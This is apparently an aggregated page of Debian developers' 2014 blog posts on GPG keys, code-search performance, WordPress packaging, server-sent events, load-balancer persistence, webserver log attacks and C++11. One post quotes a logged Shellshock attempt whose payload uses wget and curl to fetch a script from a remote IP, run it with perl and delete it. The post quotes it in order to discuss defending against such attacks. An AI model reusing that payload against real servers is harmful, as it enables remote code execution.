Search Results: "js"

9 January 2015

Uwe Hermann: My GPG key transition to a 4096-bit key

This is long overdue, so here goes:
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1,SHA512
I'm transitioning my GPG key from an old 1024D key to a new 4096R key.
The old key will continue to be valid for some time, but I prefer
all new correspondance to be encrypted to the new key, and will be making
all signatures going forward with the new key.
This transition document is signed with both keys to validate the transition.
If you have signed my old key, I would appreciate signatures on my new
key as well, provided that your signing policy permits that without
re-authenticating me.
Old key:
pub   1024D/0x5DD5685778D621B4 2000-03-07
      Key fingerprint = 0F3C 34D1 E4A3 8FC6 435C  01BA 5DD5 6857 78D6 21B4
New key:
pub   4096R/0x1D661A372FED8F94 2013-12-30
      Key fingerprint = 9A17 578F 8646 055C E19D  E309 1D66 1A37 2FED 8F94
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1
iEYEARECAAYFAlSwEaIACgkQXdVoV3jWIbQW5QCgoFHVU/D4fKSbvmGv3nNy3MAW
S2UAn075ztmxQ8Y9/22crbUug1sEjfh5iQIcBAEBCgAGBQJUsBGiAAoJEB1mGjcv
7Y+U9PgP/29jPvrNcdWsLI8YK9U6+JzS+TMXNyfp6CQXc8O/+zJwqvvxNpqY3rLM
5otRLIEJ2EVdiF8sCWTDGusS9NkMePzumR0AFAR0iltIkekO5O0HbHhK0sXJQv0s
EipDpFRO9k4/CBpJEy6Pkkxwd3ndtmwrL1/oKeVmM4E62PJd9ofMpQb/gMUsrA8u
F8xoOXY8Os82Rrd759PypSxNecjd6SYaVJTHgFbZ0QIMJkdKaufifzARdw+v5jwg
8Q11BhpYxvUSugZgiciKA6RjRK5bfRnT8VQPFd0zneilsIW13zz/jub9df/vtM5L
vY/6jHvXczYXSG8EGpHJQCD3KtQJPWZ0Nz9rAm4emEPmR2qav6KGARatYAm0RBqZ
Y81YUEuiWzGli6DH1m9SQe8bqM/J94vQAAX9VqUn2gz0Z0Ey25kVQE7NOGsbbGVS
vD/E74FSk1At9/RGpstrfEjsDKPRman2xk/oZe+08sRB22CJl40N4tZV9AkCJNom
HHGZKp+VEKaCEiLUIRjKTHt2HTThg39zmxl+OnoTSFYvloxrDJyi9SxZgCAmBhbD
7kLkaSDmdUj6CmoilGU+gd2zmQl2D+RHinYZBxOUf1vi1MDLWNcLIMgrz4mRXgzE
YKkG0newf9UbyJw42sXe2ukNQBIqBcL/DmAhG7V+r0RD7MQnMEYy
=09bN
-----END PGP SIGNATURE-----
The new key is available from keyservers, e.g. pgp.mit.edu or others. In other news: Yes, I've not been blogging much recently, will try to do updates more often. In the mean time, you can also refer to my Twitter account for random stuff or the new sigrok Twitter account for sigrok-related posts.

23 December 2014

Michael Stapelberg: Debian Code Search: taming the latency tail

It s been a couple of weeks since I ve launched Debian Code Search Instant, so people have had the chance to use it for a while and that gives me plenty of data points to look at :-). For every query, I log the search term itself as well as the duration the query took to execute. That way, I can easily identify queries that take a long time and see why that is. There is a class of queries for which Debian Code Search (DCS) doesn t perform so well, and that s queries that consist of trigrams which are extremely common. Whenever DCS receives such a query, it needs to search through a lot of files. Note that it doesn t really matter if there are plenty of results or not it s the number of files that potentially contain a result which matters. One such query is arse (we get a lot of curse words). It consists of only two trigrams ( ars and rse ), which are extremely common in program source code. As a couple of examples, the terms parse , sparse , charset and coarse are all matched by that. As an aside, if you really want to search for just arse , use word boundaries, i.e. \barse\b , which also makes the query significantly faster. Fixing the overloaded frontend When DCS first received the query, arse would lead to our frontend server crashing. That was due to (intentionally) unoptimized code we were aggregating all search results from all 6 source backends in memory, sorted them, and then wrote them out to disk. I addressed this in commit d2922fe92 with the following measures:
  1. Instead of keeping the entire result in memory, just write the result to a temporary file on disk ( unsorted.json ) and store pointers into that file in memory, i.e. (offset, length) tuples. In order to sort the results, we also need to store the ranking and the path (to resolve ties and thereby guarantee a stable result order over multiple search queries). For grouping the results by source package, we need to keep the package name.
  2. If you think about it, you don t need the entire path in order to break a tie the hash is enough, as it defines an ordering. That ordering may be different, but any ordering is good enough for the purpose of merely breaking a tie in a deterministic way. I m using Go s hash/fnv, the only non-cryptographic (fast!) hash function that is included in Go s standard library.
  3. Since this was still leading to Out Of Memory errors, I decided to not store a copy of the package name in each search result, but rather use a pointer into a string pool containing all package names. The number of source package names is relatively small, in the order of 20,000, whereas the number of search results can be in the millions. Using the stringpool is a clear win the overhead in the case where #results < #srcpackages is negligible, but as soon as #results > #srcpackages, you save memory.
With all of that fixed, the query became at all possible, albeit with a runtime of around 20 minutes. Double Writing When running such a long-running query, I noticed that the query ran smooth for a while, but then it took multiple seconds without any visible progress at the end of the query before the results appeared. This was due to the frontend ranking the results and then converting unsorted.json into actual result pages. Since we provide results ordered by ranking, but also results grouped by source packages, it was writing every result twice to disk. What s even worse is that due to re-ordering, every read was essentially random (as opposed to sequential reads). What s even worse is that nobody will ever click through all the hundreds of thousands of result pages, so they are prepared entirely in vain. Therefore, with commit c744b236e I made the frontend generate these result pages on demand. This cut down the time for the ranking phase at the end of each query from 20-30 seconds (for big queries) to typically less than one second. Profiling/Monitoring After adding monitoring to each of the source-backends, I realized that during these long-running queries, the disk I/O and network I/O was nowhere near my expectations: each source-backend was sending only a low single-digit number of megabytes per second back to the frontend (typically somewhere between 1 MB/s and 3 MB/s). This didn t match up at all with the bandwidth I observed in earlier performance tests, so I used wget -O /dev/null to send a query and discard the result in order to get some theoretical performance numbers. Suddenly, I was getting more than 10 MB/s worth of results, maxing out the disks with a read rate of about 200 MB/s. So where is the bottleneck? I double-checked that neither the CPU on any of our VMs, nor the network between them was saturated. Note that as of this point, the CPU of the frontend was at roughly 70% (of one core), which didn t seem a lot to me. Then, I followed this excellent tutorial on profiling Go programs to see where the frontend is spending its time. Turns out, the biggest consumer of CPU time was the encoding/json Go package, which is used for deserializing results received from the backend and serializing them again before sending them to the client. Since I was curious about it for a while already, I decided to give cap n proto a try to replace JSON as serialization mechanism for communication between the source backends and the frontend. Switching to it (commit 8efd3b41) brought down the CPU load immensely, and made the query a bit faster. In addition, I killed the next biggest consumer: the lseek(2) syscall, which we used to call with SEEK_CUR and an offset of 0 so that it would tell us the current position. This was necessary in the first place because we don t know in advance how many bytes we re going to write when serializing a result to disk. The replacement is a neat little trick:
type countingWriter int64
func (c *countingWriter) Write(p []byte) (n int, err error)  
    *c += countingWriter(len(p))
    return len(p), nil
 
// [ ]
// Then, use an io.MultiWriter like this:
var written countingWriter
w := io.MultiWriter(s.tempFiles[backendidx], &written)
result.WriteJSON(w)

With some more profiling, the new bottleneck was suddenly the read(2) syscall, issued by the cap n proto deserialization, operating directly on the network connection buffer. strace revealed that crunching through the results of one source backend for a long query, read(2) was called about 250,000 times. By simply using a buffered reader (commit 684467ae), I could reduce that to about 2,000 times. Another bottleneck was the fact that for every processed result, the frontend needed to update the query state, which is shared amongst all goroutines (there is one goroutine for each source backend). All that parallelism isn t very effective if you need to synchronize the state updates in the end. So with commit 5d46a572, I refactored the state to be per-backend, so that locking is only necessary for the first couple of results, and the vast vast majority of results can be processed entirely without locking. This brought down the query time from 20 minutes to about 5 minutes, but I still wasn t happy with the bandwidth: the frontend was doing a bit over 10 MB/s of reads from all source backends combined, whereas with wget I could get around 40 MB/s with the same query. At this point, the CPU utilization was around 7% of one core on the frontend, and profiling didn t immediately reveal an obvious culprit. After a bit of experimenting (by commenting out code here and there ;-)), I figured out that the problem was that the frontend was still converting these results from capnproto buffers to JSON. While that doesn t take a lot of CPU time, it delays the network stream from the source-backend: once the local and remote TCP buffers are full, the source-backend will (intentionally!) not continue with its search, so that it doesn t run out of memory. I m still convinced that s a good idea, and in fact I was able to solve the problem in an elegant way: instead of writing JSON to disk and generating result pages on demand, we now write capnproto directly to disk (commit 466b7f3e) and convert it to JSON only before sending out the result pages. That decreases the overall CPU time since we only need to convert a small fraction of the results to JSON, but most importantly, the frontend is now not in the critical path anymore. It can directly pass the data through, and in fact it uses an io.TeeReader to do exactly that. Conclusion With all of these optimizations, we re now down to about 2.5 minutes for the search query arse , and the architecture of the system actually got simpler to reason about. Most importantly, though, the optimizations don t only play out for a single query, but for many different queries. I ve deployed the optimized version at the 15th of December 2014, and you can see that the 99th, 95th and 90th percentile latency dropped significantly, i.e. there are a lot fewer spikes than before, and more queries are processed faster, which is particularly obvious in the third graph (which is capped at 2 minutes):


20 December 2014

Craig Small: WordPress 4.1 for Debian

Release 4.1 of WordPress came out on Friday so after some work to fit in with the Debian standards, the Debian package 4.1-1 of WordPress will be uploaded shortly. WordPress have also updated their themes with a 14-day early theme called twentyfifteen. This is the default theme for WordPress 4.1 on-wards. I have also made some adjustments with the embedded code that WordPress ships. This is the usually JavaScript or PHP code that WordPress has in their release tarballs that comes from other projects. There is a fine line between keeping the WordPress install the same and having to deal with the maintenance of the embedded code. An example of a good one not to use embedded code is php-getid which the Debian maintainer has put in some additional patches for a better security fix while the alternative is jquery which is a little sad in the Debian-word being so many versions behind. php-snoopy got reverted to embedded code because its not exactly the same as upstream. A significant (or invisible, depends on your browser) is the mediaelement components now don t use the un-maintainable silverlight and flash plugins, which is the same how the libjs-mediaelement package works. In fact the code IS from that package. dh_linktree As I was looking into the embedded js/php code in WordPress, I also had to look into how the previous maintainer kept all the versions in order without some horrible mess of patchfiles and symlinks. The answer was dh_linktree. This program plugs into the standard debhelper rules file and can basically use symlinks in the package to use the standard Debian versions of files. It a bit cleverer than symlinks in that you can say use the link always or only if the files are the same. If you need to remove some of your embedded code out of Debian packages, have a look into it. It might save you a lot of agnst or hand-crafted rules files.

18 December 2014

Wouter Verhelst: Introducing libjoy

I've owned a Logitech Wingman Gamepad Extreme since pretty much forever, and although it's been battered over the years, it's still mostly functional. As a gamepad, it has 10 buttons. What's special about it, though, is that the device also has a mode in which a gravity sensor kicks in and produces two extra axes, allowing me to pretend I'm really talking to a joystick. It looks a bit weird though, since you end up playing your games by wobbling the gamepad around a bit. About 10 years ago, I first learned how to write GObjects by writing a GObject-based joystick API. Unfortunately, I lost the code at some point due to an overzealous rm -rf call. I had planned to rewrite it, but that never really happened. About a year back, I needed to write a user interface for a customer where a joystick would be a major part of the interaction. The code there was written in Qt, so I write an event-based joystick API in Qt. As it happened, I also noticed that jstest would output names for the actual buttons and axes; I had never noticed this, because due to my 10 buttons and 4 axes, which by default produce a lot of output, the jstest program would just scroll the names off my screen whenever I plugged it in. But the names are there, and it's not too difficult. Refreshing my memory on the joystick API made me remember how much fun it is, and I wrote the beginnings of what I (at the time) called "libgjs", for "Gobject JoyStick". I didn't really finish it though, until today. I did notice in the mean time that someone else released GObject bindings for javascript and also called that gjs, so in the interest of avoiding confusion I decided to rename my library to libjoy. Not only will this allow me all kinds of interesting puns like "today I am releasing more joy", it also makes for a more compact API (compare joy_stick_open() against gjs_joystick_open()). The library also comes with a libjoy-gtk that creates a GtkListStore* which is automatically updated as joysticks are added and removed to the system; and a joytest program, a graphical joystick test program which also serves as an example of how to use the API. still TODO: What's there is functional, though. Update: if you're going to talk about code, it's usually a good idea to link to said code. Thanks, Emanuele, for pointing that out ;-)

15 December 2014

Gustavo Noronha Silva: Web Engines Hackfest 2014

For the 6th year in a row, Igalia has organized a hackfest focused on web engines. The 5 years before this one were actually focused on the GTK+ port of WebKit, but the number of web engines that matter to us as Free Software developers and consultancies has grown, and so has the scope of the hackfest. It was a very productive and exciting event. It has already been covered by Manuel Rego, Philippe Normand, Sebastian Dr ge and Andy Wingo! I am sure more blog posts will pop up. We had Martin Robinson telling us about the new Servo engine that Mozilla has been developing as a proof of concept for both Rust as a language for building big, complex products and for doing layout in parallel. Andy gave us a very good summary of where JS engines are in terms of performance and features. We had talks about CSS grid layouts, TyGL a GL-powered implementation of the 2D painting backend in WebKit, the new Wayland port, announced by Zan Dobersek, and a lot more. With help from my colleague ChangSeok OH, I presented a description of how a team at Collabora led by Marco Barisione made the combination of WebKitGTK+ and GNOME s web browser a pretty good experience for the Raspberry Pi. It took a not so small amount of both pragmatic limitations and hacks to get to a multi-tab browser that can play youtube videos and be quite responsive, but we were very happy with how well WebKitGTK+ worked as a base for that. One of my main goals for the hackfest was to help drive features that were lingering in the bug tracker for WebKitGTK+. I picked up a patch that had gone through a number of iterations and rewrites: the HTML5 notifications support, and with help from Carlos Garcia, managed to finish it and land it at the last day of the hackfest! It provides new signals that can be used to authorize notifications, show and close them. To make notifications work in the best case scenario, the only thing that the API user needs to do is handle the permission request, since we provide a default implementation for the show and close signals that uses libnotify if it is available when building WebKitGTK+. Originally our intention was to use GNotification for the default implementation of those signals in WebKitGTK+, but it turned out to be a pain to use for our purposes. GNotification is tied to GApplication. This allows for some interesting features, like notifications being persistent and able to reactivate the application, but those make no sense in our current use case, although that may change once service workers become a thing. It can also be a bit problematic given we are a library and thus have no GApplication of our own. That was easily overcome by using the default GApplication of the process for notifications, though. The show stopper for us using GNotification was the way GNOME Shell currently deals with notifications sent using this mechanism. It will look for a .desktop file named after the application ID used to initialize the GApplication instance and reject the notification if it cannot find that. Besides making this a pain to test our test browser would need a .desktop file to be installed, that would not work for our main API user! The application ID used for all Web instances is org.gnome.Epiphany at the moment, and that is not the same as any of the desktop files used either by the main browser or by the web apps created with it. For the future we will probably move Epiphany towards this new era, and all users of the WebKitGTK+ API as well, but the strictness of GNOME Shell would hurt the usefulness of our default implementation right now, so we decided to stick to libnotify for the time being. Other than that, I managed to review a bunch of patches during the hackfest, and took part in many interesting discussions regarding the next steps for GNOME Web and the GTK+ and Wayland ports of WebKit, such as the potential introduction of a threaded compositor, which is pretty exciting. We also tried to have Bastien Nocera as a guest participant for one of our sessions, but it turns out that requires more than a notebook on top of a bench hooked up to a TV to work well. We could think of something next time ;D. I d like to thank Igalia for organizing and sponsoring the event, Collabora for sponsoring and sending ChangSeok and myself over to Spain from far away Brazil and South Korea, and Adobe for also sponsoring the event! Hope to see you all next year!
Web Engines Hackfest 2014 sponsors: Adobe, Collabora and Igalia

Web Engines Hackfest 2014 sponsors: Adobe, Collabora and Igalia

14 December 2014

Enrico Zini: html5-sse

HTML5 Server-sent events I have a Django view that runs a slow script server-side, and streams the script output to Javascript. This is the bit of code that runs the script and turns the output into a stream of events:
def stream_output(proc):
    '''
    Take a subprocess.Popen object and generate its output, line by line,
    annotated with "stdout" or "stderr". At process termination it generates
    one last element: ("result", return_code) with the return code of the
    process.
    '''
    fds = [proc.stdout, proc.stderr]
    bufs = [b"", b""]
    types = ["stdout", "stderr"]
    # Set both pipes as non-blocking
    for fd in fds:
        fcntl.fcntl(fd, fcntl.F_SETFL, os.O_NONBLOCK)
    # Multiplex stdout and stderr with different prefixes
    while len(fds) > 0:
        s = select.select(fds, (), ())
        for fd in s[0]:
            idx = fds.index(fd)
            buf = fd.read()
            if len(buf) == 0:
                fds.pop(idx)
                if len(bufs[idx]) != 0:
                    yield types[idx], bufs.pop(idx)
                types.pop(idx)
            else:
                bufs[idx] += buf
                lines = bufs[idx].split(b"\n")
                bufs[idx] = lines.pop()
                for l in lines:
                    yield types[idx], l
    res = proc.wait()
    yield "result", res
I used to just serialize its output and stream it to JavaScript, then monitor onreadystatechange on the XMLHttpRequest object browser-side, but then it started failing on Chrome, which won't trigger onreadystatechange until something like a kilobyte of data has been received. I didn't want to stream a kilobyte of padding just to work-around this, so it was time to try out Server-sent events. See also this. This is the Django view that sends the events:
class HookRun(View):
    def get(self, request):
        proc = run_script(request)
        def make_events():
            for evtype, data in utils.stream_output(proc):
                if evtype == "result":
                    yield "event:  \ndata:  \n\n".format(evtype, data)
                else:
                    yield "event:  \ndata:  \n\n".format(evtype, data.decode("utf-8", "replace"))
        return http.StreamingHttpResponse(make_events(), content_type='text/event-stream')
    @method_decorator(never_cache)
    def dispatch(self, *args, **kwargs):
        return super().dispatch(*args, **kwargs)
And this is the template that renders it:
 % extends "base.html" % 
 % load i18n % 
 % block head_resources % 
 block.super 
<style type="text/css">
.out  
    font-family: monospace;
    padding: 0;
    margin: 0;
 
.stdout  
.stderr   color: red;  
.result  
.ok   color: green;  
.ko   color: red;  
</style>
 # Polyfill for IE, typical... https://github.com/remy/polyfills/blob/master/EventSource.js # 
<script src="  STATIC_URL  js/EventSource.js"></script>
<script type="text/javascript">
$(function()  
    // Manage spinners and other ajax-related feedback
    $(document).nav();
    $(document).nav("ajax_start");
    var out = $("#output");
    var event_source = new EventSource(" % url 'session_hookrun' name=name % ");
    event_source.addEventListener("open", function(e)  
      //console.log("EventSource open:", arguments);
     );
    event_source.addEventListener("stdout", function(e)  
      out.append($("<p>").attr("class", "out stdout").text(e.data));
     );
    event_source.addEventListener("stderr", function(e)  
      out.append($("<p>").attr("class", "out stderr").text(e.data));
     );
    event_source.addEventListener("result", function(e)  
      if (+e.data == 0)
          out.append($("<p>").attr("class", "result ok").text(" % trans 'Success' % "));
      else
          out.append($("<p>").attr("class", "result ko").text(" % trans 'Script failed with code' %  " + e.data));
      event_source.close();
      $(document).nav("ajax_end");
     );
    event_source.addEventListener("error", function(e)  
      // There is an annoyance here: e does not contain any kind of error
      // message.
      out.append($("<p>").attr("class", "result ko").text(" % trans 'Error receiving script output from the server' % "));
      console.error("EventSource error:", arguments);
      event_source.close();
      $(document).nav("ajax_end");
     );
 );
</script>
 % endblock % 
 % block content % 
<h1> % trans "Processing..." % </h1>
<div id="output">
</div>
 % endblock % 
It's simple enough, it seems reasonably well supported besides needing a polyfill for IE and, astonishingly, it even works!

11 December 2014

Steve Kemp: An anniversary and a retirement

On this day last year I we got married. This morning my wife cooked me breakfast in bed for the second time in her life, the first being this time last year. In thanks I will cook a three course meal this evening. In unrelated news the BlogSpam service will be retiring the XML/RPC API come 1st January 2015. This means that any/all plugins which have not been updated to use the JSON API will start to fail. Fingers crossed nobody will hate me too much..

7 December 2014

Sven Hoexter: Failing with F5: Implementing HTTP session persistence

In the old days people deployed the Apache HTTPD together with mod_jk and mod_balancer in front of Apache Tomcat instances to achieve scalability and resilience. That sooner or later turns out to not provide features you nowadays would like to have to run a service 24/7. So it happened that I had to jump into the sometimes cold sea of managing services fronted by F5 BigIP devices, a somewhat common load balancing solution. Soon after you start to introduce loadbalancing, because you grow beyond the "one fat webserver" state, you'll have the requirement to implement some way of session persistence. In the old days you might have added a unique jvmRoute value to your mod_balancer pool and to your tomcat configuration to match the connection to the right pool member. If you're clever you've set it on the Tomcat as a variable that automatically builds up the jvmRoute based on the hostname, so you can add new instances without having to touch the Tomcat configuration. In case you were not that clever (like we were when we started) you might have added placeholders in the server.xml to set the jvmRoute value in your deployment script. I think in a somewhat better world your first step usually is to introduce a shared session store, be it the php session handler backed by a memcached or Hazelcast for the Java afficionados, to avoid the persistence requirement on your balancer. But if you grow even bigger the requirement will soon reappear because you might have to add some form of sharding and now have to sent users to the same cluster serving a specific shard. In the end all of that is not cool and your developers have to be aware of those issues. For all cases where fault tolerance within the session is not a priority we aimed for something that we can enable or disable on the balancer without application code changes. The "let the box do its job" solution The nicest solution from our point of view is letting the F5 inject a cookie that points the device on subsequent requests to the right pool node. If you like you can define the cookie name, a timeout, force the injection on replies and some other tunables. Take a look at the help for ltm persistence cookie if you'd like to have a look at the details. The "let's do it by hand but on the box" solution Most Java frameworks provide a session cookie called JSESSIONID. Why not use that one and add a persistence table entry on the BigIP with the cookie as the lookup key? As always if there's no solution provided out of the box you can implement an iRule for it. Kind of an F5 mantra. There are many examples out there, here is what we ended up with:
when HTTP_REQUEST  
    if   [HTTP::cookie "JSESSIONID"] ne ""  
        persist uie [string tolower [HTTP::cookie "JSESSIONID"]] 1800 
     
 
when HTTP_RESPONSE  
    if   [HTTP::cookie "JSESSIONID"] ne ""  
        persist add uie [string tolower [HTTP::cookie "JSESSIONID"]] 1800
     
 
And here is where I failed Now imagine you're running an application that so far handles only machine to machine traffic without session persistence. A few month later you're approached to enable session persistence, because someone introduced a management console for the application as a web user interface. Without further ado you jump on board and provide - showcasing the flexibility of the new balancer - session persistence based on cookies injected by the BigIP. You've done it before, you enable it for the test environment, everything looks fine, you enable it for the production setup. Everything is fine (at least for now ...), the WUI workes fine, sessions are persistent to the node the user hit first. A month or two later someone from the development team approaches you again, this time asking if the balancing setup has some issues because over 90% of the live traffic hit one of the two machines in the pool until it wents down due to a crash or a deployment. Then about 90% hit the other node, even after the crashed one is resurrected. But every time the developer tests the balancing with a "while true" loop sending several hundred requests via curl the balancing is perfectly equal. After beeing puzzled by the behaviour myself we started to look at the live traffic with tcpdump and suddenly it was all clear when I saw the BigIP cookie beeing passed around. Actually everything behaved as we configured it. The application used a proper HTTP library and that one implemented cookies: If you receive one you're polite and pass it back to the sender. The original sender of course also implements HTTP with cookie support and now, due to the natur of the traffic, we have long living connections between two applications passing around the same cookie. On every single HTTP request sent through this connection. And every time the balancer will look at the cookie and happily base the routing decision on the pool member noted in this cookie. When we tested with curl we did not have the usage of cookies on our mind. Because our false assumption was that the applications do not create cookies for machine to machine traffic. Nobody, including myself, actively remembered the decision to base the session persistence on cookies injected by the balancer. We went on and switched to the iRule mentioned above. Luckily we already had that one implemented and tested for a different use case with the requirement to not inject additional cookies.
  1. Can we maybe improve the change process for the balancer to handle a mixed traffic scenario?
  2. Do we need monitoring to monitor the balancing of requests?
  3. Is it a wise idea to mix machine2machine and user2machine traffic on the same port?
  4. Should we maybe, if we seperate properly, place management applications on a different system?
  5. Is our documentation sufficient?
Combine 3. and 4. and ask yourself how resilient you are if someone tries to exhaust the memory of the balancer with a lot of connection attempts that have random JSESSIONID cookies? Or is it even possible to exhaust ressource with faked BigIP cookies you inject? Maybe it's even a vector for something like http://events.ccc.de/congress/2011/Fahrplan/attachments/2007_28C3_Effective_DoS_on_web_application_platforms.pdf? Quite some questions left to think about and draft answers for.

2 December 2014

Steve Kemp: Paying attention to webserver logs

If you run a webserver chances are high that you'll get hit by random exploit-attempts. Today one of my servers has this logged - an obvious shellshock exploit attempt:
92.242.4.130 blog.steve.org.uk - [02/Dec/2014:11:50:03 +0000] \
"GET /cgi-bin/dbs.cgi HTTP/1.1" 404 2325 \
 "-" "()   :; ; /bin/bash -c \"cd /var/tmp ; wget http://146.71.108.154/pis ; \
curl -O http://146.71.108.154/pis;perl pis;rm -rf pis\"; node-reverse-proxy.js"
Yesterday I got hit with thousands of these referer-spam attempts:
152.237.221.99 - - [02/Dec/2014:01:06:25 +0000] "GET / HTTP/1.1"  \
200 7425 "http://buttons-for-website.com" \
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36"
When it comes to stopping dictionary attacks against SSH servers we have things like denyhosts, fail2ban, (or even non-standard SSH ports). For Apache/webserver exploits we have? mod_security? I recently heard of apache-scalp which seems to be a project to analyse webserver logs to look for patterns indicative of attack-attempts. Unfortunately the suggested ruleset comes from the PHP IDS project and are horribly bad. I wonder if there is any value in me trying to define rules to describe attacks. Either I do a good job and the rules are useful, or somebody else things the rules are bad - which is what I thought of hte PHP-IDS set - I guess it's hard to know. For the moment I look at the webserver logs every now and again and shake my head. Particularly bad remote IPs get firewalled and dropped, but beyond that I guess it is just background noise. Shame.

30 November 2014

Enrico Zini: cxx11-talk-notes

C++11 talk notes On 2014-11-27 I gave a talk about C++ and new features introduced with C++11: these are the talk notes. See cxx11-talk-examples for the examples. (note: I had to add U+2063 INVISIBLE SEPARATOR to prevent noreturn statements to be misinterpreted by the blog formatter. If you copypaste the code and encounter issues, you may want to delete the noreturn statements and retype them) Overview of programming languages
It has to be as fast as possible, so interpreted languages are out. You don't want to micro manage memory, so C is out. You don't want to require programmers to have a degree, so C++ is out. You want fast startup and not depend on a big runtime, so Java is out. [...] (Bram Moolenaar)
C++ secret cultist protip
Do not call up what you cannot put down.
C++ is a compiled language It is now possible to use the keyword constexpr to mark functions and objects that can be used at compile time:
/*
 * constexpr tells the compiler that a variable or function can be evaluated at
 * compile time.
 *
 * constexpr functions can also be run at run time, if they are called with
 * values not known at compile time.
 *
 * See http://en.cppreference.com/w/cpp/language/constexpr for more nice examples
 *
 * It can be used to avoid using constants in code, and using instead functions
 * for computing hardware bitfields or physical values, without losing in
 * efficiency.
 */
#include <iostream>
using namespace std;
constexpr int factorial(int n)
 
    return n <= 1 ? 1 : (n * factorial(n-1));
 
int main()
 
    cout << "Compile time factorial of 6: " << factorial(6) << endl;
    cout << "Enter a number: ";
    int a;
    cin >> a;
    cout << "Run time factorial of " << a << ": " << factorial(a) << endl;
 
See also this for more nice examples. See this and this for further discussion. Multiline strings
        const char* code = R"--(
          printf("foo\tbar\n");
          return 0;
        )--";
See this. C++ memory management protip RAII: Resource Acquisition Is Instantiation This is not new in C++11, but in my experience I have rarely seen it mentioned in C++ learning material, and it does make a huge difference in my code. See this and this for details. Constructors and member initializer lists Initializers in curly braces now have their own type: std::initializer_list:
#include <string>
#include <iostream>
#include <unordered_set>
using namespace std;
// std::initializer_list< >
//   will have as its value all the elements inside the curly braces
string join(initializer_list<string> strings)
 
    string res;
    for (auto str: strings)
     
        if (!res.empty())
            res += ", ";
        res += str;
     
    return res;
 
int main()
 
    unordered_set<string> blacklist  ".", "..", ".git", ".gitignore"  ;
    cout << join(  "antani", "blinda"  ) << endl;
 
See this for details, including the new uniform initialization trick of omitting parentesis in constructors so that you can call normal constructors and initializer_list constructors with the same syntax, which looks like an interesting thing when writing generic code in templates. Type inference I can now use auto instead of a type to let the compiler automatically compute the value of something I assign to:
        auto i = 3 + 2;
        // See also https://github.com/esseks/monicelli
        vector<string> names  "antani", "blinda", "supercazzola"  ;
        for (auto i = names.cbegin(); i != names.cend(); ++i)
            cout << i;
        template<typename T>
        T frobble(const T& stuff)
         
             // This will work whatever type is returned by stuff.read()
             auto i = stuff.read();
             //  
         
See this for more details. Range-based for loop C++ now has an equivalent of the various foreach constructs found in several interpreted languages!
        for (auto i: list_of_stuff)
                cout << i << endl;
        for (auto n:  0,1,2,3,4,5 )
                cout << n << endl;
        // This construct:
        for (auto i: stuff)
        // If stuff is an array, it becomes:
        for (i = stuff, i < stuff + sizeof(stuff) / sizeof(stuff[0]); ++i)
        // If stuff has .begin() and .end() methods it becomes:
        for (i = stuff.begin(); i != stuff.end(); ++i)
        // Otherwise it becomes:
        for (i = begin(stuff); i != end(stuff); ++i)
        // And you can define begin() and end() functions for any type you
        // want, at any time
See this and this for details. Lambda functions and expressions Lambdas! Closures! Something like this:
// JavaScript
var add = function(a, b)   return a + b;  
# Python
add = lambda a, b: a + b
Becomes this:
auto add = [](int a, int b)   return a + b;  
And something like this:
// JavaScript
var a = 0;
$.each([1, 2, 3, 4], function(idx, el)   a += el  );
Becomes this:
unsigned a = 0;
std::for_each(  1, 2, 3, 4  , [&a](int el)   return a += el;  );
See this, this and this. Tuple types C++ now has a std::tuple type, that like in Python can be used to implement functions that return multiple values:
        tuple<int, string, vector<string>> parse_stuff()
         
                return make_tuple(id, name, values);
         
        string name; vector<string> values;
        // std::ignore can be used to throw away a result
        tie(ignore, name, values) = parse_stuff();
        // std::tie can also be used to do other kind of
        // multi-operations besides assignment:
        return tie(a, b, c) < tie(a1, b1, c1);
        // Is the same as:
        if (a != a1) return a < a1;
        if (b != b1) return b < b1;
        return c < c1;
See here, here and here. Regular expressions We now have regular expressions!
        std::regex re(R"((\w+)\s+(\w+))");
        string s("antani blinda");
        smatch res;
        if (regex_match(s, res, re))
            cout << "OK " << res[1] << " -- " << res[2] << endl;
The syntax is ECMAScript by default and can be optionally changed to basic, extended, awk, grep, or egrep. See here and here. General-purpose smart pointers There is std::unique_ptr to code memory ownership explicitly, and std::shared_ptr as a reference counted pointer, and smart pointers can have custom destructors:
    unique_ptr<dirent, std::function<void(void*)>> dirbuf((dirent*)malloc(len), free);
See here and here. Miscellaneous other cool things Standard attribute specifiers
string errno_str(int error)
 
    char buf[256];
#if (_POSIX_C_SOURCE >= 200112L   _XOPEN_SOURCE >= 600) && ! _GNU_SOURCE
    strerror_r(errno, buf, 256);
    string res(buf);
#else
    string res(strerror_r(errno, buf, 256));
#endif
    return res;
 
[ [noreturn]] void throw_libc_error(int error)
 
    throw runtime_error(errno_str(error));
 
See here. Hash tables See here and look at the new containers unordered_set, unordered_map, unordered_multiset, and unordered_multimap. Multithreading There is a standard threading model, with quite a bit of library support: see here, here, here, and here for atomic data structures. Variadic templates Templates can now take variable number of arguments, and that opens possibilities for interesting code generation, like implementing a generic, type-safe printf statement, or something like this:
db.query(R"(
   INSERT INTO table NAMES (id, name, description)
     VALUES (?, ?, ?)
)", 4, "genio", "fantasia, intuizione, decisione, e velocit  di esecuzione");
